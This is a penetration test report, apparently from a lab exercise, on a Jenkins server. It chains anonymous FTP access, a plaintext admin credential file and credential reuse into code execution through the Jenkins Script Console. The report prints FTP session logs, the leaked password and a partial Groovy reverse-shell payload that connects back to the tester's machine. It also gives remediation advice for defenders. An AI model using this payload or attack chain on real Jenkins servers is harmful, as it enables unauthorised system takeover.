



PENETRATION TEST REPORT FOR JENKINS

Date: July 23rd, 2026
Version 1.0



Table of Contents

Confidentiality Statement

Disclaimer

Contact Information

Executive Summary

Scope

Approach

Findings

7.1 Finding Severity Ratings

7.2 Risk Factors

7.3 Likelihood

7.4 Impact

Summary and Report Card

Vulnerability Assessment Findings

9.1 Vulnerabilities Identified

9.1.1 Outdated / Unsupported FTP Service Software

9.1.2 Anonymous FTP Access Permitting Sensitive File Disclosure

9.1.3 Plaintext Credential Exposure via Anonymous FTP

9.1.4 Credential Reuse Enabling Jenkins Authentication

9.1.5 Remote Code Execution via Jenkins Script Console

Technical Findings

Methodology

11.1 Internal Environment Compromise

11.2 Proof of Concept

Conclusion

Confidentiality

This document is the exclusive property of Inveteck Global. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of Inveteck Global.

Inveteck may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. Inveteck Global prioritized the assessment to identify the weakest security controls an attacker would exploit. Inveteck Global recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information

Name	Title	Contact Information
Kelvin Bigson	Junior Penetration Tester	Number: (+233) 0592334839 Email: kelvinbisgon2@gmail.com

Executive Summary

On 23rd July 2026, Jenkins engaged Invetech Global to evaluate the security posture of its web application compared to current industry best practices that included an internal penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

Scope

Approach

Invetech Global performed a security evaluation on JENKINS's network & web application. This assessment employed a "Black-box" methodology, with the primary goal of uncovering security weaknesses with no knowledge of the application. For each vulnerability detected, detailed documentation was created, and a manual investigation was conducted to assess the potential for exploitation and escalation. Invetech Global aimed to illustrate the complete impact of each identified vulnerability.

Assessment Details
Network Penetration Test — 192.168.8.50:9000 (Jenkins)

Findings

Finding Severity Rating

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS Score Range	Definition
Critical	9.0 - 10	A finding that is classified as “Critical” can result in privilege or unauthorized access to applications.
High	7.0 - 8.9	A finding that is classified as “High” can be a threat to the confidentiality, integrity and availability of a target host and may result in unauthorized access to information on the target host, network or application.
Medium	4 - 6.9	A “Medium” finding can potentially impair parts of the confidentiality, integrity and availability of data processing facilities. It could be used together with other attacks or vulnerabilities for unauthorized use of services.
Low	1 - 3.9	A “Low” finding can cause information disclosure and may not pose an immediate risk but could be used with other attack vectors to compromise confidentiality, integrity and availability of services.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact.

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, and attacker skill level and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity and availability of client systems and/or data, reputational harm and financial loss.

Summary and Report Card

Vulnerability Assessment Findings

Risk Level	Critical	High	Medium	Low	Informational
Number Of Observations	1	3	1	0	0

Vulnerability Assessment findings

Vulnerabilities


Vulnerability	Risk Level	Impact	Asset	Fix	Remediation
Outdated / Unsupported FTP Service Software	Medium	Medium	192.168.8.50 (FTP)	High	Upgrade FTP server software; suppress version banner; restrict exposure via firewall.
Anonymous FTP Access Permitting Sensitive File Disclosure	High	High	192.168.8.50 (FTP)	Immediate	Disable anonymous FTP access; enforce authenticated, least-privilege access; audit exposed files.
Plaintext Credential Exposure via Anonymous FTP	High	High	192.168.8.50 (FTP)	Immediate	Rotate exposed credentials; remove plaintext credential storage; use a secrets manager.
Credential Reuse Enabling Jenkins Authentication	High	High	192.168.8.50:9000 (Jenkins)	Immediate	Enforce unique credentials per service; implement centralized identity management with MFA.
Remote Code Execution via Jenkins Script Console	Critical	Critical	192.168.8.50:9000 (Jenkins)	Immediate	Restrict Script Console access via RBAC; run Jenkins under least-privilege account; network segmentation.

Technical Findings:

9.1.1. Outdated / Unsupported FTP Service Software: The FTP service on the target host identifies itself as FileZilla Server 0.9.41 beta, a legacy, unsupported release. Software of this age is unlikely to receive further security patches, and a publicly documented remote denial-of-service technique exists for this version.

Risk	Medium
Affected Asset	192.168.8.50 : 21 (FTP)
Reference	https://cwe.mitre.org/data/definitions/1104.html

Proof Of Concept



Unauthenticated FTP banner grab via netcat


Risks:

- **Attacker Fingerprinting:** The exact server product and version are disclosed without authentication.
- **Known Denial-of-Service Exposure:** A publicly available CPU-exhaustion PoC targets this exact version.
- **Lack of Vendor Support:** No further security patches will be issued for this release.

9.1.2. Anonymous FTP Access Permitting Sensitive File Disclosure: The FTP service on the target host allows anonymous authentication, enabling unauthenticated users to connect and browse the file listing without providing valid credentials. This directly enabled discovery of a sensitive file (see Finding 9.1.3).

Risk	High
Affected Asset	192.168.8.50 : 21 (FTP)
Reference	https://cwe.mitre.org/data/definitions/522.html

Proof Of Concept



```
kelvin@kelvin: ~/IGCEH/windows8.1
$ ftp 192.168.8.50
Connected to 192.168.8.50.
220-FileZilla Server-Version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.8.50:kelvin): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49558|)
150 Connection accepted
-rw-r--r-- 1 ftp ftp      115 Jan 17  2022 secret.txt.txt
226 Transfer OK
ftp> mget secret.txt.txt
mget secret.txt.txt [anpzy]?
229 Entering Extended Passive Mode (|||49560|)
150 Connection accepted
100% [*****] 115 2.54 MiB/s 00:00 ETA
226 Transfer OK
115 bytes received in 00:00 (928.13 KiB/s)
ftp>
```

FTP access with anonymous login, directory listing, and file download


Risks:

- Sensitive Information Disclosure: Any file in the FTP root is retrievable by unauthenticated users.
- Information Leakage Supporting Reconnaissance.
- Facilitation of Further Attacks: Discovered files may contain credentials or configuration data.

9.1.3. Plaintext Credential Exposure via Anonymous FTP: Within the accessible FTP directory, a file named secret.txt.txt was discovered containing administrative credentials stored in plaintext. Because the FTP service permits anonymous access, any unauthenticated remote user can retrieve this file and obtain the credentials.

Risk	High
Affected Asset	192.168.8.50 : 21 (FTP) — file: secret.txt.txt
Reference	https://cwe.mitre.org/data/definitions/522.html

Proof Of Concept



```
KALI [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Net
kelvin@kelvin: ~/IGCEH/windows8.1

kelvin@kelvin: ~/IGCEH/windows8.1  kelvin@kelvin: ~/IGCEH/windows8.1
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49558|)
150 Connection accepted
-rw-r--r-- 1 ftp ftp      115 Jan 17  2022 secret.txt.txt
226 Transfer OK
ftp> mget secret.txt.txt
mget secret.txt.txt [anonymous]?
229 Entering Extended Passive Mode (|||49560|)
150 Connection accepted
100% [*****] 115 2.54 MiB/s 00:00 ETA
226 Transfer OK
115 bytes received in 00:00 (928.13 KiB/s)
ftp> exit
221 Goodbye

kelvin@kelvin: ~/IGCEH/windows8.1
$ ls
scanresults.xml  secret.txt.txt
kelvin@kelvin: ~/IGCEH/windows8.1
$ cat secret.txt.txt
!!!!!!!!!!!!!! REMEMBER TO DELETE THIS FILE !!!!!!!!!!!!!!!
Username: admin
Password: ThisIsAC0mpl1cat3dp0$$w0rd
kelvin@kelvin: ~/IGCEH/windows8.1
$
```

Exposed plaintext credentials retrieved from secret.txt.txt


Risks:

- **Sensitive Information Disclosure:** Credentials stored in plaintext can be retrieved by any unauthenticated user with network access to the FTP service.
- **Credential Reuse Risk:** Users often reuse passwords across multiple systems, potentially allowing attackers to gain access to additional services beyond the original intended system.
- **Facilitation of Further Attacks:** Exposed credentials can aid attackers in privilege escalation and lateral movement within the environment.

9.1.4. Credential Reuse Enabling Jenkins Authentication: The credentials disclosed via anonymous FTP access (Finding 9.1.3) were tested against the Jenkins web application login page and resulted in a successful authenticated session with apparent administrative privileges, confirming credential reuse between the FTP-hosted account and the Jenkins application.

Risk	High
Affected Asset	192.168.8.50 : 9000 (Jenkins Web App)
Reference	https://owasp.org/www-community/attacks/Credential_stuffing

Proof Of Concept



Authenticated Jenkins dashboard access using FTP-disclosed credentials


Risks:

- **Unauthorized Access:** Attacker gains administrative access to an internal CI/CD platform.
- **Pivot Point for Further Compromise:** Authenticated Jenkins access was leveraged for remote code execution (Finding 9.1.5).
- **Reputational and Operational Risk:** CI/CD platforms often hold build secrets, source code access, and deployment credentials.


9.1.5. Remote Code Execution via Jenkins Script Console: During the assessment, the tester obtained authenticated access to the Jenkins web interface and identified that the Jenkins Script Console feature was accessible. The script console allows users with sufficient privileges to execute arbitrary Groovy scripts directly on the Jenkins server. Using this functionality, the tester executed a script through the script console that initiated a reverse shell connection from the Jenkins server to the tester-controlled system, confirming that arbitrary commands could be executed on the underlying host as NT AUTHORITY\SYSTEM.

Risk	Critical
Affected Asset	192.168.8.50 : 9000 (Jenkins)
Reference	https://www.jenkins.io/doc/book/managing/script-console/ https://owasp.org/Top10/A03_2021-Injection/


Proof Of Concept



Jenkins Script Console executing whoami via Groovy, confirming code execution as nt authority\system



Netcat listener receiving the callback connection following Script Console payload execution



Interactive cmd.exe reverse shell confirming full SYSTEM-level command execution

Risks:

- Full System Compromise: Attackers could execute operating system commands, leading to full compromise of the Jenkins host.
- Lateral Movement Within the Environment.
- Exposure of Source Code and Sensitive Information: Jenkins frequently integrates with source code repositories.
- Persistence on the Host System: Attackers may establish persistent access via new accounts, scheduled tasks, or startup scripts.

Methodology

Internal Environment Compromise

Throughout the assessment process, Invetech Global was able to establish a presence in the internal network, ultimately gaining control over the server (192.168.8.50). The following steps illustrate the progression from initial access to compromise. The purpose of this attack chain is to illustrate to Jenkins the significance of each vulnerability outlined in this report, and how they interconnect to reveal the overall risk to the client's environment. This will assist in prioritizing remediation efforts — for instance, patching two flaws swiftly could disrupt the attack chain while the company remediates all reported issues.

Detailed reproduction steps for this attack chain are as follows:


Proof-of-Concept:

1. Anonymous FTP Access Exposing Plaintext Credentials

From our Nmap scans we had ports 21 and 9000 open, with port 21 running FTP and port 9000 running a Jenkins web application on HTTP. We first enumerated FTP on port 21:

```
ftp 192.168.8.50
```

We accessed FTP anonymously and listed the files and directories.



FTP banner and anonymous login prompt

We found a file “secret.txt.txt”, downloaded it to the local machine, and opened it to reveal credentials:

```
KALI [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Net 7:43
Applications
kelvin@kelvin: ~/IGCEH/windows8.1
kelvin@kelvin: ~/IGCEH/windows8.1
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49558|)
150 Connection accepted
-rw-r--r-- 1 ftp ftp 115 Jan 17 2022 secret.txt.txt
226 Transfer OK
ftp> mget secret.txt.txt
mget secret.txt.txt [anpqy]?
229 Entering Extended Passive Mode (|||49560|)
150 Connection accepted
100% [*****] 115 2.54 MiB/s 00:00 ETA
226 Transfer OK
115 bytes received in 00:00 (928.13 KiB/s)
ftp> exit
221 Goodbye


(kelvin@kelvin)~/IGCEH/windows8.1
$ ls
scanresults.xml secret.txt.txt
(kelvin@kelvin)~/IGCEH/windows8.1
$ cat secret.txt.txt
!!!!!!!!!!!!!! REMEMBER TO DELET THIS FILE !!!!!!!!!!!!!!!

Username: admin
Password: ThisIsAC0mpl1caT3dp0$w0rd
(kelvin@kelvin)~/IGCEH/windows8.1
$
```

Contents of secret.txt.txt — exposed credentials

2. Remote Code Execution via Jenkins Script Console

Upon testing the credentials previously found on FTP against the Jenkins web application login page, we achieved a successful login and were taken to the dashboard:




Successful Jenkins login using FTP-disclosed credentials


We navigated to Manage Jenkins > Script Console, which was accessible and ready to execute arbitrary Groovy scripts. A Groovy payload was used to spawn cmd.exe and open a reverse socket back to the testing machine:

```
String host="192.168.8.143";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port); ...
```

